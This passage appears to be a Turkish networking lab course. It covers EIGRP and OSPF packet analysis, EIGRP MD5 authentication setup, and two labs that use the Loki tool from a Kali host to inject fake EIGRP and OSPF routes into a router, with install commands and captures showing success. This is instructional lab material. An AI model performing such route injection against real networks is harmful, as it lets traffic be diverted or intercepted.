2987	7965.1614533...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2988	7965.2361434...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2990	7969.4501081...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2991	7969.7065033...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2992	7970.2576849...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2993	7974.2586671...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2994	7974.5264649...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2995	7975.3346063...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2997	7978.5299754...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2999	7979.5735238...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
3000	7980.3939013...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
3001	7980.4793382...	192.168.217.142	192.168.217.138	EIGRP	82	Update
3002	7980.5108068...	192.168.217.142	192.168.217.200	EIGRP	82	Update
3003	7980.5442219...	192.168.217.200	224.0.0.10	EIGRP	82	Update
3004	7984.6221041...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
3005	7985.0352990...	192.168.217.200	192.168.217.142	EIGRP	82	Update

Wireshark · Packet 3005 · wireshark.eth1_20170811075121_bSloXa

▶ Frame 3005: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface 0
 ▶ Ethernet II, Src: ca:01:09:78:00:00 (ca:01:09:78:00:00), Dst: Vmware_6c:e7:18 (00:0c:29:6c:e7:18)
 ▶ Internet Protocol Version 4, Src: 192.168.217.200, Dst: 192.168.217.142
 ▼ Cisco EIGRP
 Version: 2
 Opcode: Update (1)
 Checksum: 0x9eb7 [correct]
 ▶ Flags: 0x00000000
 Sequence: 8
 Acknowledge: 0
 Virtual Router ID: 0 (Address-Family)
 Autonomous System: 10
 ▼ Internal Route(IPv4) = 7.7.7.0/24
 Type: Internal Route(IPv4) (0x0102)
 Length: 28
 NextHop: 0.0.0.0
 ▶ Legacy Metric
 Prefix Length: 24
 Destination: 7.7.7.0

```

0000  00 0c 29 6c e7 18 ca 01 09 78 00 00 08 00 45 c0  ..)l....x....E.
0010  00 44 00 00 00 00 01 58 83 fa c0 a8 d9 c8 c0 a8  .D....X .....
0020  d9 8e 02 01 9e b7 00 00 00 00 00 00 08 00 00  ..d...
0030  00 00 00 00 00 0a 01 02 00 1c 00 00 00 00 ff ff
0040  ff ff 00 00 64 00 00 05 dc 01 ff 01 00 00 18 07
0050  07 07
  
```

No.: 3005 · Time: 7985.035299085 · Source: 192.168.217.200 · Destination: 192.168.217.142 · Protocol: EIGRP · Length: 82 · Info: Update

Help Close

```

R1(config)#do sh ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
E1 - OSPF external type 1, E2 - OSPF external type 2
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
ia - IS-IS inter area, * - candidate default, U - per-user static route
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
+ - replicated route, % - next hop override

Gateway of last resort is not set

1.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C    1.1.1.0/30 is directly connected, Serial1/0
L    1.1.1.1/32 is directly connected, Serial1/0
2.0.0.0/30 is subnetted, 1 subnets
D    2.2.2.0 [90/2681856] via 1.1.1.2, 00:09:23, Serial1/0
3.0.0.0/30 is subnetted, 1 subnets
D    3.3.3.0 [90/3193856] via 1.1.1.2, 00:09:22, Serial1/0
7.0.0.0/24 is subnetted, 1 subnets
D    7.7.7.0 [90/156160] via 192.168.217.142, 00:00:28, FastEthernet0/0
192.168.217.0/24 is variably subnetted, 2 subnets, 2 masks
C    192.168.217.0/24 is directly connected, FastEthernet0/0
L    192.168.217.200/32 is directly connected, FastEthernet0/0
R1(config)#Connection closed by foreign host.
root@kali:~/colv#

```

MD5 AUTHENTICATION

Create a Keychain on Dallas

Routing authentication için key chain fonksiyonları aracılığı ile key değerleri belirlenir..

1. global configuration moda geçiniz.
2. Dallas#**configure terminal**
3. key chain oluşturunuz. **MYCHAIN**bu örnek için kullanılmıştır.
4. Dallas(config)#**key chain MYCHAIN**
5. Bu örnek için anahtar numarası 1 seçilmiştir.

Note: Bütün routerlarda anahtar numaralarının aynı olması tavsiye edilir.

Dallas(config-keychain)#**key 1**

6. Anahtar için key-string değeri belirleyiniz. **securetraffic** bu örnek için kullanılmıştır.
7. Dallas(config-keychain-key)#**key-string securetraffic**
8. Konfigürasyonu bitiriniz.
9. Dallas(config-keychain-key)#**end**

Dallas#

1. Global moda geçiniz.
2. Dallas#**configure terminal**

3. EIGRP ile routing yapılan interface altına geliniz, örneğin **Serial 0/0.1**.
4. Dallas(config)#**interface serial 0/0.1**
5. AS numarası 10 olan EIGGRP routing işleminde interface altından aşağıdaki gibi doğrulama anahtarı ekleyiniz.
6. Dallas(config-subif)#**ip authentication mode eigrp 10 md5**
7. Başta oluşturulan KEY CHAIN aşağıdaki gibi deklere edilir.
8. Dallas(config-subif)#**ip authentication key-chain eigrp 10 MYCHAIN**
9. Dallas(config-subif)#**end**
10. interface Serial 0/0.2 gibi kalan başkainterfaceler varsa aşağıdaki gibi işlem devam edilir..
11. Dallas#**configure terminal**
12. Dallas(config)#**interface serial 0/0.2**
13. Dallas(config-subif)#**ip authentication mode eigrp 10 md5**
14. Dallas(config-subif)#**ip authentication key-chain eigrp 10 MYCHAIN**
15. Dallas(config-subif)#**end**

Dallas#

UYGULAMA 19 LOKI ILE ROUTE INJECTION

Code:

```
wget https://www.ernw.de/wp-content/uploads/loki_0.2.7-1_amd64.deb
```

download the pylibpcap package:

Code:

```
wget https://www.ernw.de/wp-content/uploads/pylibpcap_0.6.2-1_amd64.deb
```

download the python-dpkt package

Code:

```
wget http://ftp.us.debian.org/debian/pool/main/p/python-dpkt/python-dpkt_1.6+svn54-1_all.deb
```

download libssl package

Code:

```
wget  
http://snapshot.debian.org/archive/debian/20110406T213352Z/pool/main/o/openssl098/libssl  
0.9.8_0.9.8o-7_amd64.deb
```

download the python-dumbnet package

Code:

```
wget http://ftp.us.debian.org/debian/pool/main/libd/libdumbnet/python-dumbnet_1.12-3.1_amd64.deb
```

```
wget http://launchpadlibrarian.net/109052632/python-support_1.0.15_all.deb
```

```
https://launchpad.net/ubuntu/trusty/amd64/python-central/0.6.17ubuntu2
```

```
wget http://launchpadlibrarian.net/103839793/python-central\_0.6.17ubuntu2\_all.deb
```

Code:

```
dpkg -i pylibpcap_0.6.2-1_amd64.deb
```

```
dpkg -i libssl0.9.8_0.9.8o-7_amd64.deb
```

```
dpkg -i python-dpkt_1.6+svn54-1_all.deb
```

```
dpkg -i python-dumbnet_1.12-3.1_amd64.deb
```

And finally install loki:

Code:

```
dpkg -i loki_0.2.7-1_amd64.deb
```

./loki.py

The screenshot shows a network configuration interface with several tabs: ROUTING, MPLS, HOT-STANDBY, wiccp, icmp6, tcp-md5, dot1q, arp. The 'eigrp' tab is active. Under 'AS#', '10' is selected. The 'Host' field shows '192.168.217.200 10'. A red box highlights this field with the text '1 SEÇİLİR'. Below it, the 'Hello' button is highlighted with a red box and the text '2 HELLO YOLLANIR'. The 'IP' field shows '192.168.217.142'. The 'Update' button is highlighted with a red box and the text '3'. The 'Internal Route' tab is active, showing fields for Next Hop (192.168.217.142), Reliability (255), Delay (2950), Load (1), Bandwidth (32000), Prefix (24), MTU (1500), Hop Count (1), and Destination (9.9.9.0). Below the configuration fields, a terminal window displays the following output:

```
44] EIGRP: Sending update to 192.168.217.200
1 - 15-15 inter area, * - Candidate default, 0 - per-user static route
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
+ - replicated route, % - next hop override

Gateway of last resort is not set

1.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
  1.1.1.0/30 is directly connected, Serial1/0
  1.1.1.1/32 is directly connected, Serial1/0
2.0.0.0/30 is subnetted, 1 subnets
  2.2.2.0 [90/2681856] via 1.1.1.2, 00:35:48, Serial1/0
3.0.0.0/30 is subnetted, 1 subnets
  3.3.3.0 [90/3193856] via 1.1.1.2, 00:35:47, Serial1/0
7.0.0.0/24 is subnetted, 1 subnets
  7.7.7.0 [90/156160] via 192.168.217.142, 00:26:53, FastEthernet0/0
8.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
  8.0.0.0/8 [90/156160] via 192.168.217.142, 00:06:53, FastEthernet0/0
  8.8.8.0/24 [90/156160] via 192.168.217.142, 00:07:50, FastEthernet0/0
9.0.0.0/24 is subnetted, 1 subnets
  9.9.9.0 [90/37376] via 192.168.217.142, 00:00:13, FastEthernet0/0
192.168.217.0/24 is variably subnetted, 2 subnets, 2 masks
  192.168.217.0/24 is directly connected, FastEthernet0/0
  192.168.217.200/32 is directly connected, FastEthernet0/0
```


4775	9580.2568898...	192.168.217.200	224.0.0.10	EIGRP	74 Hello
4776	9580.6512984...	192.168.217.142	192.168.217.200	EIGRP	82 Update
4777	9580.6810045...	192.168.217.200	192.168.217.142	EIGRP	60 Hello (Ack)
4778	9580.7044615...	192.168.217.200	224.0.0.10	EIGRP	82 Update
4779	9580.7607836...	192.168.217.142	192.168.217.200	EIGRP	54 Hello (Ack)

OSPF

OSPF open standart bir router protokolüdür. Dijikstra algoritması kullanarak en iyi yol metric hesabı yapar. OSPF routing tanımlarında **AREA** ve **AUTONOMUUS SYSTEM**'ları yapılır. OSPF routing update trafiğini optimize eder, ağlarda ölçeklenebilirlik sağlar, VLSM ve CIDR desteği vardır. Link state routing sınıfında olan OSPF sınırsız hop sayısına sahip olmakla beraber üretici bağımsız çalışma yapısına sahiptir. OSPF 'in kullanım avantajları aşağıdaki gibi sıralanabilir;

- Routing yükünü düşürmek
- Covergence (birleşme) zamanını düşürmek
- Network tutarsızlığını tek area (bölge) içerisinde sınırlamak

Bu sayılanlar konfigürasyon yapmayı kolaylaştırırken daha çok ayrıntıya gerek duyulmasını da yanında getirir. Her router **area 0 daki backbone routera** bir şekilde bağlı olmak zorundadır.



OSPF terminolojisi anlatılırken tanımların daha iyi anlaşılabilmesi için aşağıda verilen tanımlara göz atınız.

Link: Belirli bir ağa atanan interface ya da network'dür.

Router ID: Router'ı belirlemek için kullanılan IP adresidir. Yapılandırılmış tüm loopback IP adresleri incelenerek en yüksek IP cihaz tarafından **router ID** olarak seçilir.

Neighbour: Seri bağlı iki router birbirlerinin komşusudur.

Adjency: OSPF, EIGRP gibi route updatelerini tüm komşularıyla paylaşmaz. Agency ilişkisi kurulan routerlar ile route güncellemeleri paylaşılır.

Hello Paketleri: Dinamik komşu tespiti sağlar ve komşu ile olan ilişkilerin devam etmesini sağlar. Multicast 224.0.0.5 adresine hello paketleri gönderilir.

Neighbourship Database: Komşu listesinin tutulduğu tablodur. Hello paketlerinin alındığı tüm komşuların listesi burada tutulur.

Link State Advertisement: LSA OSPF routerlar arasında paylaşılan link state ve routing bilgilerini içeren paketlerdir.

Topological Database: Belli bir areadan alınan LSA paketleri ile ilgili bilgileri içerir dolayısıyla topoloji bilgileri burada tutulur.

Designated Router: En yüksek priority değerine sahip router DR olarak seçilir. Priority değerlerinin aynı olması durumunda DR seçimi için Router ID kullanılır.

Backup DR: DR için yedek olmakla birlikte komşu routerlardan gelen tüm güncellemeleri alır.

SPF tree hesaplaması $10^8/\text{BANDWIDTH}$ formülü ile hesaplanır.

OSPF'in çalışması için;


Areaların doğru yapılandırılması,

IP yapılandırılmasının doğru yapılandırılması,

Hello Ve Dead zamanlarının aynı olması gerekmektedir.

UYGULAMA 20 OSPF IMPLEMENTASYONU VE PAKET ANALİZİ

Aşağıdaki ağdaki bi cihazları konumlandırarak OSPF konfigürasyonunu yapınız. Vrilen komutlarla route tablolarını inceleyerek son faz paket analizi yaparak onuyu daha iyi kavrayınız.



IP ayarlarınızı yapınız.

```
R3
R3(config-if)#no sh
R3(config-if)#exit
R3(config)#exit
R3#
*Aug 12 12:01:42.383: %SYS-5-CONFIG_I: Configured from console by console
R3#sh
R3#show ip int brief
Interface IP-Address OK? Method Status Protocol
FastEthernet0/0 unassigned YES unset administratively down down
Serial1/0 2.2.2.2 YES manual up up
Serial1/1 unassigned YES unset administratively down down
Serial1/2 unassigned YES unset administratively down down
Serial1/3 unassigned YES unset administratively down down
Serial2/0 unassigned YES unset administratively down down
Serial2/1 unassigned YES unset administratively down down
Serial2/2 unassigned YES unset administratively down down
Serial2/3 unassigned YES unset administratively down down
Serial2/4 unassigned YES unset administratively down down
Serial2/5 unassigned YES unset administratively down down
Serial2/6 unassigned YES unset administratively down down
Serial2/7 unassigned YES unset administratively down down
Loopback0 10.10.10.1 YES manual up up
R3#

R1
*Aug 12 12:02:57.235: %SYS-5-CONFIG_I: Configured from console by console
R1#show ip int brief
Interface IP-Address OK? Method Status Protocol
FastEthernet0/0 192.168.217.200 YES manual up up
Serial1/0 1.1.1.1 YES manual up up
Serial1/1 unassigned YES unset administratively down down
Serial1/2 unassigned YES unset administratively down down
Serial1/3 unassigned YES unset administratively down down
Serial2/0 unassigned YES unset administratively down down
Serial2/1 unassigned YES unset administratively down down
Serial2/2 unassigned YES unset administratively down down
Serial2/3 unassigned YES unset administratively down down
Serial2/4 unassigned YES unset administratively down down
Serial2/5 unassigned YES unset administratively down down
Serial2/6 unassigned YES unset administratively down down
Serial2/7 unassigned YES unset administratively down down
Loopback0 7.7.7.1 YES manual up up
R1#

R2
sh ip int brief
Interface IP-Address OK? Method Status Protocol
FastEthernet0/0 unassigned YES unset administratively down down
Serial1/0 1.1.1.2 YES manual up up
Serial1/1 2.2.2.1 YES manual up up
```

İlgili IP adresleri yukarıdaki gibi verildikten sonra OSPF routing işlemi aşağıdaki gibi yapılır;

```
R1(config)#router ospf 10
R1(config-router)#network 192.168.217.0 0.0.0.255 area 0
R1(config-router)#network 1.1.1.0 0.0.0.3 area 0
R1(config-router)#network 7.7.7.0 0.0.0.255 area 0
R1(config-router)##
```

```
R2(config-router)#router ospf 1
R2(config-router)#network 1.1.1.0 0.0.0.3 area 0
R2(config-router)#network 2.2.2.0 0.0.0.3 area 0
R2(config-router)#network 172.16.1.1 0.0.0.255 area 0
R2(config-router)##
```

```
R3#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R3(config)#router ospf 1
R3(config-router)#network 2.2.2.0 0.0.0.3 area 0
R3(config-router)#
*Aug 12 12:16:21.915: %OSPF-5-ADJCHG: Process 1, Nbr 172.16.1.1 on Serial1/0 from LOADING
to FULL
R3(config-router)#network 10.10.10.0 0.0.0.255 area 0
R3(config-router)##
```

İlgili route kuralları yazıldıktan sonra aşağıdaki komutları kullanarak gerekli incelemeleri yapınız;

show ip ospf

show ip ospf database

show ip ospf neigh

show ip ospf database

show ip protocols


```
R1#show ip route
```

```
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
E1 - OSPF external type 1, E2 - OSPF external type 2
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
ia - IS-IS inter area, * - candidate default, U - per-user static route
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
+ - replicated route, % - next hop override
```

```
Gateway of last resort is not set
```

```

    1.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       1.1.1.0/30 is directly connected, Serial1/0
L       1.1.1.1/32 is directly connected, Serial1/0
    2.0.0.0/30 is subnetted, 1 subnets
O       2.2.2.0 [110/128] via 1.1.1.2, 00:05:26, Serial1/0
    7.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       7.7.7.0/24 is directly connected, Loopback0
L       7.7.7.1/32 is directly connected, Loopback0
    10.0.0.0/32 is subnetted, 1 subnets
O       10.10.10.1 [110/129] via 1.1.1.2, 00:03:22, Serial1/0
    172.16.0.0/32 is subnetted, 1 subnets
O       172.16.1.1 [110/65] via 1.1.1.2, 00:05:26, Serial1/0
    192.168.217.0/24 is variably subnetted, 2 subnets, 2 masks
C       192.168.217.0/24 is directly connected, FastEthernet0/0
L       192.168.217.200/32 is directly connected, FastEthernet0/0
```

```
R1#sh ip ospf top
```

```
R1#sh ip ospf topology-info
```

```
OSPF Router with ID (7.7.7.1) (Process ID 10)
```

```
Base Topology (MTID 0)
```

```
Topology priority is 64
Router is not originating router-LSAs with maximum metric
Number of areas transit capable is 0
Initial SPF schedule delay 5000 msec
Minimum hold time between two consecutive SPF's 10000 msec
Maximum wait time between two consecutive SPF's 10000 msec
Area BACKBONE(0)
    SPF algorithm last executed 00:03:27.964 ago
    SPF algorithm executed 6 times
    Area ranges are
```

Paket Analizi:

272 962.286903	1.1.1.2	224.0.0.5	OSPF	68 DB Description
273 962.287285	1.1.1.2	224.0.0.5	OSPF	84 Hello Packet
274 962.296927	1.1.1.1	224.0.0.5	OSPF	68 DB Description
275 962.296927	1.1.1.1	224.0.0.5	OSPF	88 DB Description
276 962.306954	1.1.1.2	224.0.0.5	OSPF	88 DB Description
277 962.317891	1.1.1.1	224.0.0.5	OSPF	60 LS Request
278 962.317891	1.1.1.1	224.0.0.5	OSPF	68 DB Description
279 962.328468	1.1.1.2	224.0.0.5	OSPF	100 LS Update
280 962.328468	1.1.1.2	224.0.0.5	OSPF	60 LS Request
281 962.350181	1.1.1.1	224.0.0.5	OSPF	112 LS Update
282 962.761606	1.1.1.2	224.0.0.5	OSPF	124 LS Update
283 962.866198	1.1.1.1	224.0.0.5	OSPF	124 LS Update
284 964.866656	1.1.1.2	224.0.0.5	OSPF	88 LS Acknowledge
285 964.868192	1.1.1.1	224.0.0.5	OSPF	88 LS Acknowledge
286 967.127488	1.1.1.2	224.0.0.5	OSPF	80 LS Update
287 967.138404	1.1.1.1	224.0.0.5	OSPF	68 LS Acknowledge
289 969.711057	1.1.1.1	224.0.0.5	OSPF	84 Hello Packet
292 971.447170	1.1.1.2	224.0.0.5	OSPF	84 Hello Packet
293 979.419506	1.1.1.1	224.0.0.5	OSPF	84 Hello Packet
294 980.616308	1.1.1.2	224.0.0.5	OSPF	84 Hello Packet
298 988.528001	1.1.1.1	224.0.0.5	OSPF	84 Hello Packet

Hello Paket Analizi:

- Internet Protocol Version 4, Src: 1.1.1.1, Dst: 224.0.0.5
- ▼ Open Shortest Path First
 - ▼ OSPF Header
 - Version: 2
 - Message Type: Hello Packet (1)
 - Packet Length: 44
 - Source OSPF Router: 7.7.7.1
 - Area ID: 0.0.0.0 (Backbone)
 - Checksum: 0xdd9a [correct]
 - Auth Type: Null (0)
 - Auth Data (none): 0000000000000000
 - ▼ OSPF Hello Packet
 - Network Mask: 255.255.255.252
 - Hello Interval [sec]: 10
 - Options: 0x12 ((L) LLS Data block, (E) External Routing)
 - Router Priority: 1
 - Router Dead Interval [sec]: 40
 - Designated Router: 0.0.0.0
 - Backup Designated Router: 0.0.0.0
 - ▼ OSPF LLS Data Block
 - Checksum: 0xffff6
 - LLS Data Length: 12 bytes
 - Extended options TLV

```

> Frame 534: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface 0
> Cisco HDLC
> Internet Protocol Version 4, Src: 1.1.1.2, Dst: 224.0.0.5
▼ Open Shortest Path First
  ▼ OSPF Header
    Version: 2
    Message Type: Hello Packet (1)
    Packet Length: 48
    Source OSPF Router: 172.16.1.1
    Area ID: 0.0.0.0 (Backbone)
    Checksum: 0x3085 [correct]
    Auth Type: Null (0)
    Auth Data (none): 0000000000000000
  ▼ OSPF Hello Packet
    Network Mask: 255.255.255.252
    Hello Interval [sec]: 10
    > Options: 0x12 ((L) LLS Data block, (E) External Routing)
    Router Priority: 1
    Router Dead Interval [sec]: 40
    Designated Router: 0.0.0.0
    Backup Designated Router: 0.0.0.0
    Active Neighbor: 7.7.7.1
  ▼ OSPF LLS Data Block
    Checksum: 0xffff6
    LLS Data Length: 12 bytes
    > Extended options TLV

```

Update Paket Analizi:

```

    Checksum: 0x661d [correct]
    Auth Type: Null (0)
    Auth Data (none): 0000000000000000
  ▼ LS Update Packet
    Number of LSAs: 1
    ▼ LSA-type 1 (Router-LSA), len 60
      .000 0001 0000 0110 = LS Age (seconds): 262
      0... .... = Do Not Age Flag: 0
      > Options: 0x22 ((DC) Demand Circuits, (E) External Routing)
      LS Type: Router-LSA (1)
      Link State ID: 7.7.7.1
      Advertising Router: 7.7.7.1
      Sequence Number: 0x80000003
      Checksum: 0x1831
      Length: 60
      > Flags: 0x00
      Number of Links: 3
      > Type: Stub      ID: 7.7.7.1      Data: 255.255.255.255 Metric: 1
      > Type: Stub      ID: 1.1.1.0      Data: 255.255.255.252 Metric: 64
      > Type: Stub      ID: 192.168.217.0 Data: 255.255.255.0   Metric: 1

```

0000	0f 00 08 00 45 c0 00 6c	00 49 00 00 01 59 d6 29	E..l .I...Y.)
0010	01 01 01 01 e0 00 00 05	02 04 00 58 07 07 07 01	X....
0020	00 00 00 00 66 1d 00 00	00 00 00 00 00 00 00 00	f...
0030	00 00 00 01 01 06 22 01	07 07 07 01 07 07 07 01	".
0040	80 00 00 03 18 31 00 3c	00 00 00 03 07 07 07 01	1.<
0050	ff ff ff ff 03 00 00 01	01 01 01 00 ff ff ff fc	
0060	03 00 00 40 c0 a8 d9 00	ff ff ff 00 03 00 00 01	...@....

UYGULAMA 21 OSPF ROUTE INJECTION

ROUTING MPLS HOT-STANDBY wlcpc icmp6 tcp-md5 dot1q arp

rip ospf bgp eigrp

IP	ID	AREA	STATE	AUTH	CRACK	MASTER
192.168.217.200	7.7.7.1	0	LOADING	NONE	✓	

1 SEÇ

```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x root@kali: ~ x  
2.0.0.0/30 is subnetted, 1 subnets  
O 2.2.2.0 [110/128] via 1.1.1.2, 00:54:39, Serial1/0  
7.0.0.0/8 is variably subnetted, 2 subnets, 2 masks  
C 7.7.7.0/24 is directly connected, Loopback0  
L 7.7.7.1/32 is directly connected, Loopback0 1NJ3CT R01_1T3  
8.0.0.0/24 is subnetted, 1 subnets  
O 8.8.8.0 [110/2] via 192.168.217.143, 00:00:00, FastEthernet0/0  
10.0.0.0/32 is subnetted, 1 subnets  
O 10.10.10.1 [110/129] via 1.1.1.2, 00:52:35, Serial1/0  
172.16.0.0/32 is subnetted, 1 subnets  
O 172.16.1.1 [110/65] via 1.1.1.2, 00:54:39, Serial1/0  
192.168.217.0/24 is variably subnetted, 2 subnets, 2 masks  
C 192.168.217.0/24 is directly connected, FastEthernet0/0  
L 192.168.217.200/32 is directly connected, FastEthernet0/0  
R1#
```

3 HELLO

Network	Netmask	Type
8.8.8.0	255.255.255.0	TYPE_ROUTER_LINKS

Network type: TYPE_ROUTER_LINKS

Add

2 ADD

384	455.155128791	192.168.217.200	192.168.217.143	OSPF	78 DB Description
385	455.155148628	192.168.217.200	192.168.217.143	OSPF	94 Hello Packet
386	459.734969943	192.168.217.200	192.168.217.143	OSPF	78 DB Description
387	460.077874596	192.168.217.200	224.0.0.5	OSPF	94 Hello Packet
388	460.150115759	192.168.217.143	192.168.217.200	OSPF	66 DB Description
389	460.159656460	192.168.217.200	192.168.217.143	OSPF	158 DB Description
390	461.151631319	192.168.217.143	192.168.217.200	OSPF	86 DB Description[Malformed Packet]
391	461.165639750	192.168.217.200	192.168.217.143	OSPF	78 DB Description
392	461.529166591	ca:01:17:78:00:00	ca:01:17:78:00:00	LOOP	60 Reply
393	461.669018844	192.168.217.200	224.0.0.5	OSPF	134 LS Update
394	461.709913950	192.168.217.200	224.0.0.5	OSPF	94 LS Update
395	462.154143171	192.168.217.143	192.168.217.200	OSPF	70 LS Request
396	462.156183022	192.168.217.143	192.168.217.200	OSPF	70 LS Request
397	462.158008447	192.168.217.143	192.168.217.200	OSPF	70 LS Request
398	462.160222489	192.168.217.143	192.168.217.200	OSPF	70 LS Request
399	462.172127953	192.168.217.200	192.168.217.143	OSPF	134 LS Update
400	462.172153793	192.168.217.200	192.168.217.143	OSPF	122 LS Update
401	462.172158128	192.168.217.200	192.168.217.143	OSPF	146 LS Update
402	462.172370610	192.168.217.200	192.168.217.143	OSPF	110 LS Update
403	463.165705233	192.168.217.143	192.168.217.200	OSPF	98 LS Update
404	463.178142470	192.168.217.200	192.168.217.143	OSPF	110 LS Update
405	464.167862795	192.168.217.143	224.0.0.5	OSPF	82 Hello Packet
406	464.170054325	192.168.217.143	192.168.217.200	OSPF	98 LS Update
407	464.177068738	192.168.217.200	192.168.217.143	OSPF	110 LS Update
408	465.173432911	192.168.217.143	192.168.217.200	OSPF	98 LS Update
409	465.184328671	192.168.217.200	192.168.217.143	OSPF	110 LS Update
410	465.691140677	192.168.217.143	192.168.217.200	TELNET	57 Telnet Data ...
411	465.696773221	192.168.217.200	192.168.217.143	TELNET	67 Telnet Data ...
412	465.696829806	192.168.217.143	192.168.217.200	TCP	54 57068 → 23 [ACK] Seq=64 Ack=7671 Win=44240 Len=0
413	466.178174732	192.168.217.143	192.168.217.200	OSPF	98 LS Update
414	466.185424527	192.168.217.200	192.168.217.143	OSPF	110 LS Update
415	466.585963424	192.168.217.200	192.168.217.143	OSPF	134 LS Update
416	466.750665941	192.168.217.143	192.168.217.200	TELNET	56 Telnet Data ...
417	466.778966037	192.168.217.200	192.168.217.143	OSPF	94 LS Update
418	466.789785591	192.168.217.200	192.168.217.143	TELNET	60 Telnet Data ...
419	466.789826611	192.168.217.143	192.168.217.200	TCP	54 57068 → 23 [ACK] Seq=66 Ack=7673 Win=44240 Len=0
420	466.809894333	192.168.217.200	192.168.217.143	TELNET	995 Telnet Data ...
421	466.809919712	192.168.217.143	192.168.217.200	TCP	54 57068 → 23 [ACK] Seq=66 Ack=8614 Win=45920 Len=0
422	467.182654437	192.168.217.143	192.168.217.200	OSPF	98 LS Update
423	467.196775474	192.168.217.200	192.168.217.143	OSPF	110 LS Update
424	467.905473558	192.168.217.143	192.168.217.200	TELNET	55 Telnet Data ...
425	467.913465866	192.168.217.200	192.168.217.143	TELNET	721 Telnet Data ...
426	467.913503697	192.168.217.143	192.168.217.200	TCP	54 57068 → 23 [ACK] Seq=67 Ack=9281 Win=47600 Len=0
427	468.183872483	192.168.217.143	192.168.217.200	OSPF	98 LS Update
428	468.193729565	192.168.217.200	192.168.217.143	OSPF	110 LS Update
429	469.188288867	192.168.217.143	192.168.217.200	OSPF	98 LS Update
430	469.198542580	192.168.217.200	192.168.217.143	OSPF	110 LS Update
431	469.438266398	192.168.217.200	224.0.0.5	OSPF	94 Hello Packet
432	470.191271295	192.168.217.143	192.168.217.200	OSPF	98 LS Update
433	470.194527760	192.168.217.200	192.168.217.143	OSPF	110 LS Update
434	471.194455514	192.168.217.143	192.168.217.200	OSPF	98 LS Update
435	471.198289305	192.168.217.200	192.168.217.143	OSPF	134 LS Update
436	471.208237362	192.168.217.200	192.168.217.143	OSPF	110 LS Update
437	471.486184936	192.168.217.200	192.168.217.143	OSPF	94 LS Update
438	471.537096531	ca:01:17:78:00:00	ca:01:17:78:00:00	LOOP	60 Reply
